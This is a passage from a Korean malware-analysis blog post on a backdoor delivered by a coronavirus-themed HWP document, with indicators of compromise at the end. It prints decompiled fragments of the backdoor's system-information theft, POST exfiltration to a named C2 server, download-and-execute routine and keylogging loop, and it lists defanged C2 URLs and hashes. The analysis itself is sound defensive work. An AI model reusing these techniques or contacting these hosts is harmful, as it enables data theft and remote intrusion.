wcscat_s(&pszPath, 0x104u, L"MicrosoftWWWindowsWWWinX");
wcscpy_s(&FileName, 0x104u, &pszPath);
wcscat_s(&FileName, 0x104u, "WW");
wcscat_s(&FileName, 0x104u, L"config.txt");
v1 = CreateFileW(&FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
v2 = v1;
if ( v1 == (HANDLE)-1 )
{
  result = 0;
}
else
{
  v4 = GetFileSize(v1, 0);
  v5 = (void *)sub_410F73(v4);
  ReadFile(v2, v5, v4, &NumberOfBytesRead, 0);
  CloseHandle(v2);
  sub_405B70(1);
  sub_403670((int)((char *)v33 + 56), &unk_428968, 0);
  v6 = v4 - 1;
  v7 = 0;
  v32 = v4 - 1;
  if ( v4 != 1 )
  {
    v31 = v4 - 1;
```

위에서 작성한 config.txt 파일에 들어가는 내용이며, 특정 인코딩을 통해 평문을 변조한 것으로 보인다.




config.txt

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000000	4D	9F	F8	38	C5	A6	E4	F2	38	B7	BE	EA	A5	29	8A	8F
00000010	F0	7A	9C	77	9D	4A	FB	BA	EF	99	92	B2	ED	E6	42	4E
00000020	BF	A3	9D	81	CD	F1	4F	21	FA	9E	A7	74	50	5B	77	17
00000030	73	F3	13	A6	78	F5	EC	17	C2	83	17	E7	70	22	F7	B1
00000040	FA	43	52	2C	B7	7D	83	5D	29	68	6B	24	08	00	5D	FC
00000050	7F	28	B4	13	07	96	A3	F7	20	B6	47	61	7E	B4	C9	1F
00000060	71	08	0B	F8	CA	55	36	C8	FC	4F	8C	63	63	A0	98	27
00000070	34	A6	97	31	23	D0	01	CE	BD	E3	C0	2E	03	26	2C	F3
00000080	9D	8F	BB	63	46	8A	B2	67	3F	AF	BB	BB	6F	3D	C2	23
00000090	38	5F	64	24	0B	48	70	5A	B3	17	9D	9E	A0	01	64	64
000000A0	7E	12	36	E2	0F	FD	A4	A8	E7	8E	EF	AE	33	13	9E	E8
000000B0	7F	12	05	EF	85	B2	48	0C	6F	C2	17	86	20	BD	E9	B1
000000C0	22	95	C6	53	7D	DA	E5	CF	67	02	9E	66	8D	FD	F1	

네트워크 행위는 IDA에서 잘 해석하지 못하여 디버깅을 통해 잠시 확인해본 결과, C2 서버(kingsvc.cc)에 id, content를 raw 데이터 형태로 timestamp 파라미터를 추가하여 POST 형식으로 전송하는 것을 보인다.

ex) hxxp://kingsvc[.]cc/index.php?timestamp={} | 전송하려는 raw 데이터 : &id={}&content={}



WQL을 사용하여 "ROOT\\CIMV2"의 "Win32_OperatingSystem"에 존재하는 {Caption, CSName, MUILanguages, Version, OSArchitecture} 정보를 쿼리한다. 결과 값은 아래 로그 형태로 만들어진다.

[Operating System Information] - 시스템 관련 정보 탈취

OS Name:{}

Host Name:{}

MUI Lacale:{}

OS Version:{}

OS Type:{}

```
memmove_403670((int)String, "ROOTWWCIMV2", 0xAu);
v94 = 1;
v86 = 15;
v85 = 0;
ArgList[0] = 0;
memmove_403670((int)ArgList, "Win32_OperatingSystem", 0x15u);
LOBYTE(v94) = 2;
v93 = 0;
_mm_storel_epi64((__m128i *)v92, 0i64);
v61 = 15;
v60 = 0;
LOBYTE(v59) = 0;
memmove_403670((int)&v59, "Caption", 7u);
LOBYTE(v94) = 3;
v64 = 15;
v63 = 0;
LOBYTE(v62) = 0;
memmove_403670((int)&v62, "CSName", 6u);
LOBYTE(v94) = 4;
v67 = 15;
v66 = 0;
LOBYTE(v65) = 0;
memmove_403670((int)&v65, "MUILanguages", 0xCu);
LOBYTE(v94) = 5;
v70 = 15;
v69 = 0;
LOBYTE(v68) = 0;
memmove_403670((int)&v68, "Version", 7u);
LOBYTE(v94) = 6;
v73 = 15;
v72 = 0;
LOBYTE(v71) = 0;
memmove_403670((int)&v71, "OSArchitecture", 0xEu);
LOBYTE(v94) = 7;
```

WQL을 사용하여 "ROOT\\CIMV2"의 "Win32_NetworkAdapterConfiguration"에 존재하는 {Description, DefaultIPGateway, DHCPEnabled, DNSServerSearchOrder, IPAddress, IPEnabled, IPSubnet} 정보를 쿼리한다. 결과 값은 아래 로그 형태로 만들어진다.

[Network Information] - 네트워크 관련 정보 탈취

Description:{}

Default Gateway:{}

DHCP Enabled:{}

DNS Server:{}

IP Address:{}

MAC Address:{}

```
memmove_403670((int)String, "ROOTWWCIMV2", 0xAu);
memmove_403670((int)ArgList, "Win32_NetworkAdapterConfiguration", 0x21u);
v52 = 15;
v51 = 0;
LOBYTE(v50) = 0;
memmove_403670((int)&v50, "Description", 0xBu);
LOBYTE(v94) = 21;
v55 = 15;
v54 = 0;
LOBYTE(v53) = 0;
memmove_403670((int)&v53, "DefaultIPGateway", 0x10u);
LOBYTE(v94) = 22;
v58 = 15;
v57 = 0;
LOBYTE(v56) = 0;
memmove_403670((int)&v56, "DHCPEnabled", 0xBu);
LOBYTE(v94) = 23;
v61 = 15;
v60 = 0;
LOBYTE(v59) = 0;
memmove_403670((int)&v59, "DNSServerSearchOrder", 0x14u);
LOBYTE(v94) = 24;
v64 = 15;
v63 = 0;
LOBYTE(v62) = 0;
memmove_403670((int)&v62, "IPAddress", 9u);
LOBYTE(v94) = 25;
v67 = 15;
v66 = 0;
LOBYTE(v65) = 0;
memmove_403670((int)&v65, "IPEnabled", 9u);
LOBYTE(v94) = 26;
v70 = 15;
v69 = 0;
LOBYTE(v68) = 0;
memmove_403670((int)&v68, "IPSubnet", 8u);
LOBYTE(v94) = 27;
v73 = 15;
```

WQL을 사용하여 "ROOT\\SecurityCenter2" or "ROOT\\SecurityCenter"의 "AntivirusProduct"에 존재하는 {DisplayName, TimeStamp} 정보를 쿼리한다. 결과 값은 아래 로그 형태로 만들어진다.

[Installed Anti Virus Programs] - 설치된 백신 정보 탈취

Name:{}

Update Date:{}

```
memmove_403670((int)String, "ROOTWWSecurityCenter2", 0x14u);
if ( (unsigned int)v76 <= 5 && (unsigned int)v79 <= 1 )
  memmove_403670((int)String, "ROOTWWSecurityCenter", 0x13u);
memmove_403670((int)ArgList, "AntivirusProduct", 0x10u);
v70 = 15;
v69 = 0;
LOBYTE(v68) = 0;
memmove_403670((int)&v68, "DisplayName", 0xBu);
LOBYTE(v94) = 42;
v73 = 15;
v72 = 0;
LOBYTE(v71) = 0;
memmove_403670((int)&v71, "TimeStamp", 9u);
```

WQL을 사용하여 "ROOT\\CIMV2"의 "Win32_Process"에 존재하는 {Caption, ProcessID, Description} 정보를 쿼리한다. 결과 값은 아래 로그 형태로 만들어진다.

[Running Processes] - 실행되고 있는 프로세스 정보 탈취

Caption:{}

Process ID Description:{}

Command:{}

```
memmove_403670((int)String, "ROOTWWCIMV2", 0xAu);
memmove_403670((int)ArgList, "Win32_Process", 0xDu);
v64 = 15;
v63 = 0;
LOBYTE(v62) = 0;
memmove_403670((int)&v62, "Caption", 7u);
LOBYTE(v94) = 49;
v67 = 15;
v66 = 0;
LOBYTE(v65) = 0;
memmove_403670((int)&v65, "ProcessID", 9u);
LOBYTE(v94) = 50;
v70 = 15;
v69 = 0;
LOBYTE(v68) = 0;
memmove_403670((int)&v68, "Description", 0xBu);
LOBYTE(v94) = 51;
v73 = 15;
v72 = 0;
LOBYTE(v71) = 0;
memmove_403670((int)&v71, "CommandLine", 0xBu);
LOBYTE(v94) = 52;
```

위 정보들은 아래 코드의 WQL을 통해 쿼리가 수행된다.

WQL : Windows Management Instrumentation 쿼리 언어는 Microsoft의 CIM 쿼리 언어 구현으로, 분산 관리 태스크 포스의 공통 정보 모델 표준에 대한 쿼리 언어

```
sub_404290(&DstBuf, "SELECT * FROM %s", v4);
v52 = 0;
v14 = sub_406AE0(&v61, &DstBuf);
v66 = 1;
v15 = sub_406AE0(&j, "WQL");
LOBYTE(v66) = 2;
```

사용자 계정, 컴퓨터 계정, 국가별지역 정보를 탈취

```
pcbBuffer = 1024;
if ( GetUserNameW(&Buffer, &pcbBuffer) )
{
  v20 = &v21;
  loc_409D20((LPCSTR)&Buffer);
  LOBYTE(v58) = 12;
  v7 = *(_BYTE *)v20 ? strlen((const char *)v20) : 0;
  memmove_403670(v4, v20, v7);
  LOBYTE(v58) = 7;
  if ( v20 != &v21 )
    free(v20);
}
pcbBuffer = 1024;
if ( GetComputerNameW(&Buffer, &pcbBuffer) )
{
  v20 = &v21;
  loc_409D20((LPCSTR)&Buffer);
  LOBYTE(v58) = 13;
  v8 = *(_BYTE *)v20 ? strlen((const char *)v20) : 0;
  memmove_403670(v42, v20, v8);
  LOBYTE(v58) = 7;
  if ( v20 != &v21 )
    free(v20);
}
if ( GetLocaleInfoW(0x800u, 0x72u, &Buffer, 1024) )
{
  v20 = &v21;
  loc_409D20((LPCSTR)&Buffer);
  LOBYTE(v58) = 14;
  v45 = 15;
  v44 = 0;
  LOBYTE(v43) = 0;
```

해당 악성코드에서 Thread 함수를 분석한 결과, 총 5개의 함수가 존재했다. 각 세부내용은 아래와 같다.

StartAddress : ReadFile API를 통해 연결된 Pipe에서 데이터를 읽은 뒤 버퍼에 저장하고, SetEvent API를 통해 이벤트를 생성한다.

sub_40B530 : 인자로 받은 특정 스레드 핸들을 종료시킨 후, CreateToolhelp32Snapshot API 함수를 통해 특정 프로세스를 탐색한다.

sub_4021E0 : 4개의 C2 주소를 특정 버퍼에 저장한 후 kingsvc.cc 주소에 3개의 파라미터(id, content, timestamp)를 추가적으로 생성하고 POST 형태로 전송한다.


sub_40CAB0 : URLDownloadToFileW API 함수를 통해 C2 서버로부터 악성코드를 다운로드 받은 뒤, CreateProcessW API 함수를 통해 받은 파일을 실행한다. 그 이후 프로세스, 스레드 핸들 종료 및 파일을 삭제한다.

```
if ( *((_BYTE *)lpThreadParameter + 1056) )
  sub_40C990((wchar_t *)lpThreadParameter + 266);
if ( URLDownloadToFileW(0, (LPCWSTR)lpThreadParameter + 6, (LPCWSTR)lpThreadParameter +
{
  if ( *((_BYTE *)lpThreadParameter + 1054) )
  {
    memset(&StartupInfo, 0, 0x44u);
    StartupInfo.cb = 68;
    StartupInfo.dwFlags = 1;
    StartupInfo.wShowWindow = 0;
    _mm_store_si128((__m128i *)&ProcessInformation, 0i64);
    if ( CreateProcessW(0, (LPWSTR)lpThreadParameter + 266, 0, 0, 0, 0x10u, 0, 0, &Start
    {
      if ( *((_BYTE *)lpThreadParameter + 1055) )
      {
        WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
        CloseHandle(ProcessInformation.hProcess);
        CloseHandle(ProcessInformation.hThread);
        DeleteFileW((LPCWSTR)lpThreadParameter + 266);
      }
```

sub_40E770 : GetAsyncKeyState, GetKeyState, GetWindowTextW API 함수를 통해 키로깅 관련 행위를 수행하는 것으로 예상된다.

```
v23 = this;
v2 = 1;
v24 = 0;
do
{
  v3 = ((unsigned int)(unsigned __int16)GetAsyncKeyState(v2) >> 15) & 0xFFFFFF01;
  v22 = v3;
  if ( (_BYTE)v3 == byte_42E930[v2] )
    goto LABEL_18;
  v4 = 0;
  if ( (_BYTE)v3 )
  {
    dword_42E530[v2] = GetTickCount();
ABEL_7:
    LOBYTE(v3) = v22;
    goto LABEL_8;
  }
  if ( dword_42E530[v2] )
  {
```

Exports 함수 확인결과, ReflectiveLoader, getVersion 함수가 확인됐다. ReflectiveLoader 함수는 파일로 존재하는 바이너리(보통 DLL)를 메모리에서 바로 실행하는 기능을 가지고 있다고 한다. 내/외부 벤더 보고서에도 악성코드에서 주로 사용하는 방법이라고 명시되어 있다. 주관적인 의견으로, C2 서버에서 추가적으로 추가 파일(DLL)을 다운로드 받아 해당 Exports 함수를 수행할 것으로 예상된다.



[결론]

본 게시물에서는 "전라남도 코로나바이러스 대응 긴급 조회.hwp" 분석을 수행했다. 내부적으로 한글 문서 구조, PostScript, 쉘코드, PE 파일 등을 분석하는 시간을 가졌다. 5개의 C2 주소를 확인했으며, 2개의 주소만 이용됐다. 나머지 3개의 C2는 테스트 목적으로 만들어진 것인지는 확실하진 않다. 결론적으로, 정보유출형 백도어로 확인됐으며, 해당 내용 관련 메일을 수신받았을 경우 주의할 필요가 있다.

[IOC]

- **hxxp://www.sofa[.]rs/wp-content/themes/twentynineteen/sass/layout/h1[.]jpg**
- **hxxp://www.kingsvc[.]cc/index[.]php**
- **hxxp://www.sofa[.]rs/wp-admin/network/server_test[.]php**
- **hxxp://www.afuocolento[.]it/wp-admin/network/server_test[.]php**
- **hxxp://www.mbrainingevents[.]com/wp-admin/network/server_test[.]php**
- **Microsoft\\Windows\\WinX\\config.txt**
- **3edd95d6ecf200ecbafd259e15f321353e4c4b7b15a536b0b8066a2ad647460f**
- **a1d59162664163a16502e33286cd8d54b9f5c713325b570e8db493edf55d99f9**
- **88c168cd261dabea1b7223e8c05042be7e0505dedf6fd5effea90ae42e127968**
- **7050af905f1696b2b8cdb4c6e6805a618addf5acfbd4edc3fc807a663016ab26**
- **ca47eb3a62a19e378b15b5714fcf61cfec528d8e27a71ed414d1128658671c8c**
- **c0bd35a36ea5227b9b981d7707dff0e2c5ca87453a5289dc4a5cd04c7e8b728c**
- **ff4ce7f350b0063c9683499e42028f129195f8d85c372b54f7b52380c64d5ac9**

[Reference]

- [1] https://asec.ahnlab.com/1310
- [2] https://any.run/
- [3] https://www.nurilab.com/products/hwpscan2

저작자표시

'리버싱 > 윈도우 악성코드 분석' 카테고리의 다른 글

악성코드 분석(암호화폐 거래소(플라이빗-Flybit) 타겟 스피어피싱 공격) (0)	2020.04.29
악성코드 분석("[조회]비트코인 투자 카페 강퇴&활동정지" 악성 한글문서) (0)	2020.04.29
악성코드 분석(2020 상반기 한국수력원자력 채용공고 사칭 악성 한글문서) (1)	2020.04.28
[위협정보 공유] 21대 국회의원 선거관련.docx (0)	2020.04.10
악성코드 분석(전라남도 코로나바이러스 대응 긴급 조회.hwp) (0)	2020.04.09
[SNSLocker] 랜섬웨어 샘플 분석보고서 by suspect (3)	2016.07.15